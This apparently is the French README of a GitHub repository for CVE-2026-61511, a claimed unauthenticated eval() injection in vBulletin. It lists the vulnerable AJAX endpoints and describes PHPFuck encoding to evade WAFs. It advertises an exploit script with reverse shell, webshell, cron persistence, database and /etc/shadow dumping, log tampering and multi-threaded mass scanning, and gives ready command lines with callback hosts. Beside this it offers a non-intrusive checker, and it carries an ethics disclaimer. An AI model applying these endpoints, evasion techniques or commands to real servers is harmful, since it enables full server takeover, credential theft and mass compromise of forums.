 tc4dy/cve-2026-61511-poc-exploit

CVE-2026-61511 – vBulletin RCE pré-authentification (CVSS 9.8). Vuln 5.x/6.x (non corrigé). Multi-exploit via Endpoint Pool, AJAX, contournement WAF PHPFuck. Kit complet : reverse shell, proxy, persistance, webshell, opérations base de données, contrôle du pare-feu, gestion des journaux, scan de masse. 2 versions : multi-exploit et vérification sûre. Python 3.8+ Utilisez de manière éthique, restez légal. 🔒


USAGE ÉTHIQUE UNIQUEMENT – TESTS DE SÉCURITÉ AUTORISÉS
Ce dépôt fournit des outils destinés exclusivement aux professionnels de la sécurité autorisés, aux blue teams et aux testeurs d'intrusion.
L'accès non autorisé à des systèmes informatiques est illégal au titre du CFAA (États-Unis), du Computer Misuse Act (Royaume-Uni), du TCK 243/244 (Turquie) et de lois similaires dans le monde entier.
CVE‑2026‑61511 est une faille d'injection eval() PHP dans le moteur de rendu de templates AJAX de vBulletin.
Versions affectées : 5.0.0 – 5.7.5 et 6.0.0 – 6.2.1.

Points de terminaison d'attaque multiples – la faille existe dans plusieurs gestionnaires AJAX :
/ajax/render/pagenav/ajax/api/ad/replaceAdTemplate/ajax/render/widget_php/ajax/render/widget_tabbedcontainer_tab_panel/ajax/api/content_* /getIndexableContentEncodage PHPFuck – la charge utile est transformée en une séquence d'opérateurs et de nombres PHP qui contourne les filtres WAF et permet l'exécution de code PHP arbitraire.
Aucune authentification requise – un attaquant peut envoyer une requête POST forgée à n'importe quel point de terminaison vulnérable et exécuter des commandes système avec les privilèges du serveur web.
Impact – compromission totale du serveur, vol de données, portes dérobées, mouvement latéral et persistance. Mettez à niveau la version !
| Outil | Objectif | Utilisateur visé |
|---|---|---|
exploit.py | Boîte à outils complète avec reverse shell, persistance, opérations sur fichiers, dump de base de données, gestion du pare-feu, gestion des journaux, redirection de ports, déploiement de clés SSH, scan réseau et scan de masse (multi‑threadé). | Red teams / pentesters autorisés |
safecheck.py | Vérificateur non intrusif qui contrôle la vulnérabilité sans exécuter de charge utile malveillante. Détecte la version, teste tous les points de terminaison et génère un rapport détaillé. | Blue teams / auditeurs de sécurité |
| Fonctionnalité | exploit.py | safecheck.py |
|---|---|---|
| Détection de vulnérabilité | [+] | [+] |
| Détection de version | [+] | [+] |
| Test multi‑points de terminaison (18 chemins) | [+] | [+] |
| Exécution de commandes | [+] | [-] |
| Reverse shell | [+] | [-] |
| Téléversement/téléchargement de fichiers | [+] | [-] |
| Mécanismes de persistance | [+] | [-] |
| Déploiement de web shell | [+] | [-] |
| Opérations sur base de données | [+] | [-] |
| Collecte d'informations système | [+] | [+] |
| Gestion du pare-feu | [+] | [-] |
| Gestion des journaux | [+] | [-] |
| Redirection de ports | [+] | [-] |
| Déploiement de clés SSH | [+] | [-] |
| Scan réseau | [+] | [-] |
| Scan de masse (multi‑thread) | [+] | [-] |
| Prise en charge de proxy | [+] | [+] |
| Sortie de rapport JSON | [+] | [+] |
| Menu interactif | [+] | [-] |
| Mode non intrusif (sûr) | [-] | [+] |
| Mode verbeux/débogage | [+] | [+] |
| Exécution de commandes personnalisées | [+] | [-] |
| Chaînage de commandes multiples | [+] | [-] |
| Lecture de fichiers distants | [+] | [-] |
| Écriture de fichiers distants | [+] | [-] |
| Gestion des utilisateurs système | [+] | [-] |
| Techniques de contournement de pare-feu | [+] | [-] |
| Évasion WAF (PHPFuck) | [+] | [+] |
| Scénario | Outil recommandé |
|---|---|
| Blue Team – vérifier si votre installation vBulletin est vulnérable | safecheck.py |
| Audit de sécurité – évaluation non intrusive des vulnérabilités | safecheck.py |
| Red Team – test d'intrusion autorisé avec exploitation complète | exploit.py |
| Bug Bounty – test de divulgation responsable | safecheck.py |
| Analyse de masse – vérification de multiples cibles pour la vulnérabilité | exploit.py (détection uniquement) |
| Réponse à incident – vérifier si les systèmes sont compromis | safecheck.py |
git clone https://github.com/tc4dy/CVE-2026-61511-PoC-Exploit
cd CVE-2026-61511-PoC-Exploit
pip install -r requirements.txt
requirements.txt content:
request
urllib3
| Paramètre | Description |
|---|---|
-t, --target | URL cible (par ex. http://forum.com/vb) |
--proxy | Proxy HTTP (par ex. http://127.0.0.1:8080) |
--timeout | Délai d'expiration des requêtes en secondes (par défaut : 10) |
--retry | Nombre de tentatives par chemin (par défaut : 3) |
--output | Enregistrer le rapport détaillé dans un fichier JSON |
-v, --verbose | Sortie détaillée |
-q, --quiet | Mode silencieux (sortie minimale) |
--lhost | Requis pour l'exploitation – IP pour le rappel |
--lport | Port pour le rappel (par défaut : 4444) |
--threads | Threads pour le scan de masse (par défaut : 5) |
--exploit | Effectuer l'exploitation après la détection |
--full | Attaque complète (tous les modules) |
--shell | Démarrer un reverse shell |
--webshell | Installer un webshell (/shell.php) |
--persist | Installer la persistance (tâche cron) |
--dump | Vider la base de données |
--dump-creds | Vider les identifiants (/etc/passwd, /etc/shadow) |
--interactive | Menu interactif après une vérification réussie |
| # | Scénario | Commande |
|---|---|---|
| 1 | Vérification rapide de vulnérabilité | python safecheck.py -t http://target.com/vb |
| 2 | Scan détaillé avec rapport | python safecheck.py -t http://target.com/vb --output report.json -v |
| 3 | Reverse shell | python exploit.py -t http://target.com/vb --lhost 192.168.1.100 --lport 4444 --shell |
| 4 | Attaque complète (tous les modules) | python exploit.py -t http://target.com/vb --lhost 192.168.1.100 --full |
| 5 | Scan de masse depuis un fichier | python exploit.py -l targets.txt --lhost 192.168.1.100 --threads 20 --output results.json |
| 6 | Mode menu interactif | python exploit.py -t http://target.com/vb --lhost 192.168.1.100 --interactive |







